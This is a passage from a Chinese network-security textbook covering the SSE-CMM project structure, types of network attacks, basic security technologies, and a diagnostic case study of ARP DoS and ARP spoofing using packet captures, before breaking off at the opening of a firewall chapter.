


图 1.1　SSE-CMM 项目组织结构

指导组在促进 SSE-CMM 被广泛接受和采纳的同时，监督指导 SSE-CMM 的工作过程、产品定义和项目进展。

评定方法组负责维护 SSE-CMM 的评定方法(SSAM)，其中包括开发第三方的评定方法。当需要时，评估方法组还负责计划、支持和分析一个实验程序来测试第三方的评定方法。

模型维护组负责维护模型。这包括确保过程区覆盖所有业界内的安全活动，将 SSE-CMM 与其他模型的冲突减少到最少，在模型文档中精确描述 SSE-CMM 与其他模型的关系。

生命期支持组负责开发和建立一个评定者资格和评定组织可比性机制；负责设计和实现一个数据库，用于维护评估数据以及准备和发布如何解释和维护这些数据的指南。

轮廓、保证和度量组的任务是调查和确认轮廓的概念，确定并文档化 SSE-CMM 实施保证的作用，鉴别和验证安全相关于使用 SSE-CMM 的安全和过程的度量方式。

发起者、规划和采纳组负责贯彻赞助选择(在需要时,包括为一个组织进行计划和定义以维护 SSE-CMM);开发和维护完整的项目时间表,促进和促使各种感兴趣的团体使用或采用 SSE-CMM。

关键评审人员提供正式评审责任承诺并按时提供对 SSE-CMM 项目工作产品的评审意见。业界评审也可以评审工作产品,但无须正式的责任承诺。

成员组织以赞助参与者的方式来支持工作组。SSE-CMM 项目的发起者 NSA,在国防部和通信安全军事组织的支持下,提供技术转移、项目帮助和技术支持的资助。

SSE-CMM 是由一些在开发安全产品、系统和提供安全服务方面有长期成功经验的公司合作开发的。关键评审人员是从大量具有安全工程专业背景的专家中选出的,这些专业背景对模型作者的经验是一个补充。

1.3.4 与其他工程和研究项目的关系

目前有各种各样的正在进行的研究项目,这些项目与 SSE-CMM 在目的、方法和益处上有相同之处。但这些研究没有一个是完全针对安全工程实施的。这正是需要定义一个特别的安全工程模型的理由之一。

当 SSE-CMM 是一个改进和评估安全工程能力的独立模型时,这并不意味着安全工程的实施可以与其他工程科目相分离。相反,SSE-CMM 支持与其他工程科目的结合。SSE-CMM 始终认为安全是遍布在所有工程科目(如系统、软件、硬件)中的,并在模型中定义了专门部分来处理这个问题。共同特征"协调安全实施"认识到安全集成的需求,这些安全需要与项目和组织内的所有科目和小组相集成。

1.4 网络攻击简介

1.4.1 网络攻击

网络攻击也称为网络入侵,是指网络系统内部发生的任何违反安全策略的事件,这些事件可能来自于系统外部,也可能来自于系统内部;可能是故意的,也可能是无意偶发的。

1.4.2 网络攻击概述

网络安全面临的最大问题就是人为的恶意攻击。人为的恶意攻击包括:被动攻击和主动攻击。

1. 被动攻击

被动攻击是指攻击者不影响网络和计算机系统的正常工作,从而窃听、截获正常的网络通信和系统服务过程,并对截获的数据信息进行分析,获得有用的数据,以达到其攻击目的。被动攻击的特点是难于发觉。一般来说,在网络和计算机系统没有出现任何异常的情况下,没有人会关心发生过什么被动攻击。

2. 主动攻击

主动攻击是指攻击者主动侵入网络和计算机系统,参与正常的网络通信和系统服务过程,并在其中发挥破坏作用,以达到其攻击目的。主动攻击的种类极多,新的主动攻击手段

也在不断涌现。攻击者进行身份假冒攻击要实现的是冒充正常用户，欺骗网络和系统服务的提供者，从而获得非法权限和敏感数据的目的；身份窃取攻击是要取得用户的真正身份，以便为进一步攻击做准备；错误路由是指攻击者修改路由器中的路由表，将数据引到错误的网络或安全性较差的机器上来；重放攻击是指在监听到正常用户的一次有效操作后，将其记录下来，然后对这次操作进行重复，以期获得与正常用户同样的对待。计算机病毒攻击的手段出现得更早，其种类繁多，影响范围广。不过以前的病毒多是毁坏计算机内部数据，使计算机瘫痪。现在某些病毒已经与黑客程序结合起来，被黑客利用来窃取用户的敏感信息，危害更大。

网络软件不可能是百分之百的无缺陷和无漏洞的，然而，这些缺陷和漏洞恰恰是黑客进行攻击的首选目标，曾经出现过的黑客攻入网络内部的事件，这些事件的大部分就是因为安全措施不完善所招致的苦果。另外，软件的"后门"都是软件公司的设计编程人员为了自便而设置的，一般不为外人所知，但一旦"后门"洞开，其造成的后果将不堪设想。

计算机病毒是一段能够进行自我复制的程序。病毒运行后可能损坏文件，使系统瘫痪，造成各种难以预料的后果。在网络环境下，病毒具有不可估量的威胁和破坏力。

常见的网络攻击手段如图 1.2 所示。

	Q21：选出以下所有贵单位在最近 12 个月受到过的网络攻击类型	数量	比例(%)
1	偷窃或破坏信息所有权或机密信息	26	5.8
2	未受权访问	37	8.4
3	利用网络的金融诈骗	7	1.6
4	盗用账号	25	5.6
5	破坏数据或网络	35	7.9
6	修改网页	51	11.6
7	拒绝服务攻击	39	8.8
8	大量网络扫描导致网络性能降低	57	13.0
9	非法线路搭线或侦听	10	2.3
10	病毒、蠕虫或特洛伊木马	331	75.3
11	从外部进行的系统穿透	36	8.1
12	内部未受权信息访问	35	7.9
13	内部滥用互联网访问，E-mail 或内部计算机资源	46	10.5
	总计	735	167.0

图 1.2　常见的网络攻击手段

1.4.3　网络安全技术

目前网络安全的主要技术从广义上讲，常用的网络安全主要有以下一些技术，并已经有大量相应的安全产品出现。

1. 加密

加密是使某些东西只能是某些特定的接收者可以知道的过程，网络和文件经常使用加密技术，对于文件而言，加密把容易读取的文件变成密文文件。能够读取这种密文的方法是获得密钥。网络是一个开放的系统，加密变得非常的重要。加密是提供数据保密的最常用的方法。现在有几种类型的加密技术，包括硬件的和软件的加密技术。可以提供数据的保密性和完整性。

2. 认证

认证过程试图验证一个用户、系统或系统进程的身份，在这种验证发生时，依据系统管理员制定的参数而使真正的用户或系统能够获得相应的权限。

用户或系统能够通过 4 种方法来证明他们的身份，即通过以下 4 种方法来证明自己的身份。

What you know

What you have

Who you are

Where you are

认证用来标识用户及确定用户的真实性，可以通过加密来实现。

3. 访问控制

每个系统都要确保只有他们想要的个体，系统才允许他们访问。这种机制称为访问控制。一个网络内部的机制确保每个用户和系统只能访问安全策略所允许的访问。访问控制是发生在认证过程之后，在经过系统认证后，是通过访问控制机制来控制用户在系统中能够访问什么，这种机制能用于赋予或拒绝权限。所有的操作系统都支持访问控制。访问控制是保护服务器的基本机制。必须在服务器上限制哪些用户可以访问服务或守护进程。

4. 审计

审计是整个安全计划中的一个特征。大多数现在的系统可以以日志文件的形式记录下所有的活动。这些日志可以帮助对用户实施的安全进行有效地诊断。通过这些活动的日志，总是可以判断是否有一个不允许的活动发生。

审计包括被动地记录一些活动，在被动审计中，计算机简单地记录一些活动，并不做什么处理，因此，被动式审计不是一个实时的检测。因为必须得查看这些日志，然后对其中包含的内容采取措施。主动式审计原则是需要用户前期事先做些响应设置。主动式审计包括主动地响应非法入侵，这些响应可能包括：结束一个登录会话；拒绝一些主机的访问（包括 Web、FTP、E-mail 服务器）；跟踪非法活动的源位置。

1.5 实例分析——ARP 攻击及欺骗

ARP 攻击及欺骗是目前局域网中经常出现的一个网络异常行为，轻则导致用户无法正常使用网络，重则导致网络设备出现异常，出现整个网络瘫痪，影响整个网络运行。

1.5.1 ARP 攻击行为

1. ARP DoS 攻击行为

ARP DoS 攻击行为是将一个网络设备（通常为 PC）通过发送大量（可能达到线速）正确的 ARP 请求或响应报文来干扰网络设备正常运行的行为。

ARP DoS 攻击行为中病毒主机发送的 ARP 报文从报文内容及对网络内其他主机关于病毒主机的 ARP 表项影响方面来看，即使是正确的，但从发送速率对网络上其他设备的影响来看则是不正常的。攻击对象一般为病毒主机的默认网关，路由器或交换机等。因为其影响了网络上其他设备对 ARP 报文的正常处理，被攻击对象（一般为病毒主机的默认网关，路由器或交换机等）往往没有资源来响应其他主机的 ARP 请求，影响网络正常运行。

2. 实例分析

故障现象：网关为一台核心交换机，下接网络交换机，网络交换机下接个人主机。个人主机与网关时通时断，网络正常时个人主机及网关上 ARP 表项均正确，网络不正常时个人主机找不到网关上 ARP 信息。

故障原因：网络交换机某接口下一台个人主机发送大量的 ARP 报文，以每秒接近 15 000 的速率向网关发送 ARP 请求报文，导致网关不能响应其他主机发送的 ARP 请求报文，如图 1.3 所示。

```
No. .  Time       Source             Destination   Protocol  Info
44931 3.020809   Msi_62:1c:99       Broadcast     ARP       Who has 192.168.4.1?  Tell 192.168.4.101
44932 3.020895   Msi_62:1c:99       Broadcast     ARP       Who has 192.168.4.1?  Tell 192.168.4.101
44933 3.020915   Msi_62:1c:99       Broadcast     ARP       Who has 192.168.4.1?  Tell 192.168.4.101
44934 3.021014   Msi_62:1c:99       Broadcast     ARP       Who has 192.168.4.1?  Tell 192.168.4.101
44935 3.021077   Msi_62:1c:99       Broadcast     ARP       Who has 192.168.4.1?  Tell 192.168.4.101
44936 3.021147   Msi_62:1c:99       Broadcast     ARP       Who has 192.168.4.1?  Tell 192.168.4.101
44937 3.021215   Msi_62:1c:99       Broadcast     ARP       Who has 192.168.4.1?  Tell 192.168.4.101
44938 3.021281   Msi_62:1c:99       Broadcast     ARP       Who has 192.168.4.1?  Tell 192.168.4.101
44939 3.021350   Msi_62:1c:99       Broadcast     ARP       Who has 192.168.4.1?  Tell 192.168.4.101
44940 3.021414   Msi_62:1c:99       Broadcast     ARP       Who has 192.168.4.1?  Tell 192.168.4.101
44941 3.021484   Realteks_97:91:e5  Broadcast     ARP       Who has 192.168.4.1?  Tell 192.168.4.239
44942 3.021549   Msi_62:1c:99       Broadcast     ARP       Who has 192.168.4.1?  Tell 192.168.4.101
44943 3.021618   Msi_62:1c:99       Broadcast     ARP       Who has 192.168.4.1?  Tell 192.168.4.101

⊞ Frame 44937 (60 bytes on wire, 60 bytes captured)
⊟ Ethernet II, Src: Msi_62:1c:99 (00:16:17:62:1c:99), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  ⊞ Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  ⊞ Source: Msi_62:1c:99 (00:16:17:62:1c:99)
    Type: ARP (0x0806)
    Trailer: 000000000000000000000000000000000000
⊟ Address Resolution Protocol (request)
    Hardware type: Ethernet (0x0001)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (0x0001)
    Sender MAC address: Msi_62:1c:99 (00:16:17:62:1c:99)
    Sender IP address: 192.168.4.101 (192.168.4.101)
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 192.168.4.1 (192.168.4.1)
```

图 1.3　ARP DoS 攻击报文

1.5.2　针对 PC 的 ARP 欺骗行为


1. 针对个人主机的 ARP 欺骗行为

针对个人主机的 ARP 欺骗行为是指攻击主机通过主动向被攻击主机发送关于网关的 ARP Reply 报文，导致被攻击主机上关于网关 ARP 表项变成攻击主机的 MAC，从而导致被攻击主机的报文无法通过正确的网关 MAC 发送出去，从而导致网络中断现象。

2. 实例分析

某网络中网络交换机下的个人主机 IP 地址属于 172.16.206.0/24 网段，网关地址为 172.16.206.1(MAC 为 00-03-0F-02-93-82)，某主机 172.16.206.64、MAC 为 00-01-80-57-3f-5c 为攻击主机，被攻击主机 IP 为 172.16.206.6，具体步骤如下：

(1) 攻击主机请求被攻击主机的 MAC 地址，如图 1.4 所示。



```
1696 9.298226  Realteks_b0:b6:91  Aopen_57:3f:5c  ARP  172.16.206.5 is at 00:e0:4c:b0:b6:91
1697 9.329102  Aopen_57:3f:5c     Broadcast       ARP  Who has 172.16.206.6?  Tell 172.16.206.46
1698 9.329120  Aopen_57:3f:5c     Broadcast       ARP  Who has 172.16.206.6?  Tell 172.16.206.46

⊞ Frame 1697 (42 bytes on wire, 42 bytes captured)
⊞ Ethernet II, Src: Aopen_57:3f:5c (00:01:80:57:3f:5c), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
⊟ Address Resolution Protocol (request)
    Hardware type: Ethernet (0x0001)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (0x0001)
    Sender MAC address: Aopen_57:3f:5c (00:01:80:57:3f:5c)
    Sender IP address: 172.16.206.46 (172.16.206.46)
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 172.16.206.6 (172.16.206.6)
```

图 1.4　针对 PC 的 ARP 欺骗 MAC 地址

(2) 被攻击主机回应此请求,如图 1.5 所示。

(3) 攻击报文,如图 1.6 所示。

```
1698 9.329120   Aopen_57:3f:5c      Broadcast        ARP   Who has 172.16.206.6?  Tell 172.16.206.46
1699 9.329234   Giga-Byt_04:1b:a9   Aopen_57:3f:5c   ARP   172.16.206.6 is at 00:0f:ea:04:1b:a9
1700 9.329243   Giga-Byt_04:1b:a9   Aopen_57:3f:5c   ARP   172.16.206.6 is at 00:0f:ea:04:1b:a9
⊞ Frame 1699 (60 bytes on wire, 60 bytes captured)
⊞ Ethernet II, Src: Giga-Byt_04:1b:a9 (00:0f:ea:04:1b:a9), Dst: Aopen_57:3f:5c (00:01:80:57:3f:5c)
⊟ Address Resolution Protocol (reply)
    Hardware type: Ethernet (0x0001)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (0x0002)
    Sender MAC address: Giga-Byt_04:1b:a9 (00:0f:ea:04:1b:a9)
    Sender IP address: 172.16.206.6 (172.16.206.6)
    Target MAC address: Aopen_57:3f:5c (00:01:80:57:3f:5c)
    Target IP address: 172.16.206.46 (172.16.206.46)
```

图 1.5　针对 PC 的 ARP 欺骗回应报文

```
2398 17.111545  Aopen_57:3f:5c   Broadcast           ARP   Who has 172.16.206.255?  Tell 172.16.206.46
2402 17.361557  Aopen_57:3f:5c   Giga-Byt_04:1b:a9   ARP   172.16.206.1 is at 00:01:80:57:3f:5c
2403 17.361638  Aopen_57:3f:5c   Giga-Byt_04:1b:a9   ARP   172.16.206.1 is at 00:01:80:57:3f:5c
⊞ Frame 2402 (42 bytes on wire, 42 bytes captured)
⊞ Ethernet II, Src: Aopen_57:3f:5c (00:01:80:57:3f:5c), Dst: Giga-Byt_04:1b:a9 (00:0f:ea:04:1b:a9)
⊟ Address Resolution Protocol (reply)
    Hardware type: Ethernet (0x0001)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (0x0002)
    Sender MAC address: Aopen_57:3f:5c (00:01:80:57:3f:5c)
    Sender IP address: 172.16.206.1 (172.16.206.1)
    Target MAC address: Giga-Byt_04:1b:a9 (00:0f:ea:04:1b:a9)
    Target IP address: 172.16.206.6 (172.16.206.6)
```

图 1.6　针对 PC 的 ARP 欺骗攻击报文

攻击主机发送 ARP Reply 报文给被攻击主机,会更改 172.16.206.6 主机上关于网关 172.16.206.1 的 MAC 地址为病毒主机的 MAC 地址:00-01-80-57-3F-5C,使得被攻击主机的报文无法被交换机接收并转发。

1.5.3　针对网关的 ARP 欺骗行为

1. 针对网关的 ARP 欺骗行为

针对网关的 ARP 欺骗行为是指攻击主机通过 ARP 报文更改网关设备(交换机、路由器、防火墙等网络设备)上关于其他主机正确的 ARP 表项。导致交换机在转发报文时,将报文转发给错误的 MAC 地址,导致从网络到主机的报文不能被正确转发给主机,导致网络中断的现象。

2. 实例分析

网络内多个主机无法上网,主机上关于网关的 ARP 表项正确,而网络交换机上关于这些主机的 ARP 表现不正确,导致报文不能正确地被转发。

```
office# show arp
Total arp items is 221, the matched arp items is 221
Address          Hardware Addr       Interface        Port             Flag
172.16.1.41      00-D0-95-C9-A1-5A   Ethernet0/1/1    Ethernet0/1/1    Dynamic
192.168.160.14   00-0B-CD-6A-D4-D2   Vlan1            Ethernet0/0/1    Dynamic
192.168.162.2    00-12-3F-67-14-2C   Vlan3            Ethernet0/0/3    Dynamic
192.168.162.3    00-11-5B-0B-59-74   Vlan3            Ethernet0/0/3    Dynamic
192.168.162.6    00-0C-F1-D1-E7-E5   Vlan3            Ethernet0/0/3    Dynamic
```

192.168.162.8	00-20-ED-A8-65-CB	Vlan3	Ethernet0/0/3	Dynamic
192.168.162.9	00-0D-60-CA-DC-C0	Vlan3	Ethernet0/0/3	Dynamic
192.168.162.20	00-10-5C-ED-30-99	Vlan3	Ethernet0/0/3	Dynamic
192.168.162.23	00-10-5C-F1-C2-F3	Vlan3	Ethernet0/0/3	Dynamic
192.168.162.24	00-10-5C-F1-A7-C7	Vlan3	Ethernet0/0/3	Dynamic
192.168.162.100	00-07-95-F3-39-7F	Vlan3	Ethernet0/0/3	Dynamic
192.168.162.253	00-30-48-2A-C5-51	Vlan3	Ethernet0/0/3	Dynamic
192.168.163.3	00-11-D8-04-8A-6D	Vlan4	Ethernet0/0/4	Dynamic
192.168.163.4	00-30-F1-BF-7F-34	Vlan4	Ethernet0/0/4	Dynamic
192.168.163.6	00-40-05-47-19-4E	Vlan4	Ethernet0/0/4	Dynamic
192.168.163.8	00-05-5D-02-DD-1D	Vlan4	Ethernet0/0/4	Dynamic
192.168.163.9	00-E0-4C-11-02-23	Vlan4	Ethernet0/0/4	Dynamic
192.168.163.10	00-E0-4C-41-04-DB	Vlan4	Ethernet0/0/4	Dynamic
192.168.163.11	00-E0-4C-00-27-DF	Vlan4	Ethernet0/0/4	Dynamic
192.168.163.12	00-E0-4C-41-04-DB	Vlan4	Ethernet0/0/4	Dynamic
192.168.163.15	00-E0-4C-41-04-DB	Vlan4	Ethernet0/0/4	Dynamic
192.168.163.16	00-E0-4C-82-09-27	Vlan4	Ethernet0/0/4	Dynamic
…				
192.168.163.45	00-40-05-47-36-0C	Vlan4	Ethernet0/0/4	Dynamic
192.168.163.47	00-40-05-47-36-0C	Vlan4	Ethernet0/0/4	Dynamic
192.168.163.48	00-40-05-47-36-0C	Vlan4	Ethernet0/0/4	Dynamic

可以看到，同一个 MAC 地址对应多个 IP，说明交换机已经被 ARP 病毒攻击了，可以在对应的 Ethernet0/0/4 接口去查找病毒主机，并进行设置。

第2章　防火墙技术

随着科学技术的快速发展，网络技术的不断发展和完善，在当今信息化社会中，人们生活和工作中的许多数据、资源与信息都通过计算机系统来存储和处理，伴随着网络应用的发展，这些信息都通过网络来传送、接收和处理，所以计算机网络在社会生活中的作用越来越大。为了维护计算机网络的安全，人们提出了许多手段和方法，采用防火墙是其中最主要、最核心、最有效的手段之一。防火墙是网络安全政策的有机组成部分，它通过控制和监测网络之间的信息交换和访问行为来实施对网络安全的有效管理，防火墙常常被安装在受保护的内部网络连接到 Internet 的节点上，它对传输的数据包和连接方式按照一定的安全策略对其进行检查，来决定网络之间的通信是否被允许。防火墙能有效地控制内部网络与外部网络之间的访问及数据传输，从而达到保护内部网络的信息不受外部非授权用户的访问和对不良信息的过滤。

2.1　防火墙概述

古代构筑和使用木制结构房屋的时候为防止火灾的发生和蔓延，人们将坚固的石块堆砌在房屋周围作为屏障，这种防护构筑物就被称为“防火墙”(Fire Wall)。随着计算机和网络的发展，各种攻击入侵手段也相继出现了，为了保护计算机的安全，人们开发出一种能阻止计算机之间直接通信的技术，并沿用了古代类似这个功能的名字——防火墙。在网络安全专业方面，防火墙是一种位于两个或多个网络之间，实施网络之间访问控制的组件集合。对于普通用户来说，所谓防火墙，是指一种被放置在自己的计算机与外界网络之间的防御系统，从网络发往计算机的所有数据都要经过它的判断处理后，才会决定能不能把这些数据交给计算机，一旦发现有害数据，防火墙就会拦截下来，实现了对计算机的保护。防火墙在网络中的位置如图 2.1 所示。

